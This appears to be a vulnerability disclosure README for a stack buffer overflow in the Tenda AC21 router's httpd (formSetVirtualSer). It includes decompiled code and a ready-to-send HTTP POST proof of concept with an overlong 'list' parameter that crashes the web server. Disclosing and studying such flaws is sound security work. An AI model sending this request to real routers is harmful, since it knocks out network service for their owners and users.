xxy1126 / Vuln Public

Code Issues Pull requests Actions Projects Security Insights

main Vuln / Tenda AC21 / 9 /

xxy1126 -20220902 ... on Sep 2 History

..

readme.assets	3 months ago
readme.markdown	3 months ago

readme.markdown


Tenda AC21(V16.03.08.15) contains Stack Buffer Overflow Vulnerability

overview

- Manufacturer's website information： https://www.tenda.com.cn/
- Firmware download address: https://www.tenda.com.cn/download/detail-3419.html

product information

Tenda A21(V16.03.08.15), latest version of simulation overview：



AC21 AC2100千兆端口双频无线路由器 资料下载

首页 / AC21 / 资料下载

AC21 升级软件 V16.03.08.15

立即下载

关联产品：AC21 更新日期：2022/7/4

AC21V1.0升级说明

硬件版本: V1.0


description

1. Vulnerability Details

Tenda AC21(V16.03.08.15) contains a stack overflow vulnerability in file `/bin/httpd` , function `formSetVirtualSer`


Attackers can cause this vulnerability via parameter `list`

In function `formSetVirtualSer` , it calls `save_virtualser_data` and vulnerability is in this function.



```
memset(v4, 0, sizeof(v4));
v2 = 0;
v3 = websGetVar(a1, "list", &unk_4DAB54);
save_virtualser_data("adv.virtualser", (const char *)v3, '~');// 1
if ( CommitCfm() )
{
  sprintf(v4, "advance_type=%d", 2);
  send_msg_to_netctrl(5, v4);
}
else
{
```

In function `save_virtualser_data` , it calls `sscanf` to read strings in `v9` (a2) to parameter on the stack without checking its length , so there is a buffer overflow vulnerability.



```
  v6 = 1;
  v9 = (char *)a2;
  for ( i = strchr(a2, a3); i; i = strchr(v8, a3) )
  {
    *i = 0;
    v8 = i + 1;
    memset(v10, 0, sizeof(v10));
    sprintf(v10, "%s.list%d", a1, v6);
    if ( sscanf(v9, "%[^,]%*c%[^,]%*c%[^,]%*c%s", v12, v13, v14, v15) == 4 )// 1
    {
      sprintf(v11, "0;%s;%s;%s;%s;1", (const char *)v14, (const char *)v13, (const char *)v12, (const char *)v15);
      SetValue(v10, v11);
    }
    v9 = (char *)v8;
    ++v6;
  }
```


2. Recurring loopholes and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetVirtualServerCfg HTTP/1.1
Host: 192.168.0.1
Content-Length: 160
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/system_time.html?random=0.278922737111333&
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Cookie: password=25d55ad283aa400af464c76d713c07adfmbcvb
Connection: close

list=1111111111111111111111111111111111111111111111111111111111111111111111111111111
```


By sending this poc, we can make `httpd` reboot



```
Reaped pid = 4787
argv[0] = httpd
httpd


Yes:

      ****** WeLoveLinux******

 ****** Welcome to ******
[httpd][debug]----------------------------webs.c,158
httpd listen ip = 192.168.0.1 port = 80
webs: Listening for HTTP requests at address 192.168.0.1
_br_brc_notify 3465: the bridge add fdb failed
_br_brc_notify 3467: group = 3, type = 28, fdb->is_local = 1
```



```
 4468 root       0:00 [kworker/0:2]
 4643 root       0:00 [kworker/0:0]
 4779 root       0:00 sntp -z 28800 -t 86400
 4787 root       0:00 httpd
 4800 root       0:00 ps
~ # ps
```



```
 4102 root       0:00 dhcp_wan1 -c /etc/wan1.info -m 1 eth1 -n linux-e001153
 4189 root       0:00 dnrd --cache=2000:4000 -R /etc/dnrd -s 172.26.26.3 -s
 4273 root       0:00 miniupnpd -f /etc/miniupnpd.config
 4828 root       0:00 [kworker/0:2]
 4929 root       0:00 sntp -z 28800 -t 86400
 5026 root       0:00 [kworker/0:0]
 5030 root       0:00 httpd
 5040 root       0:00 ps
```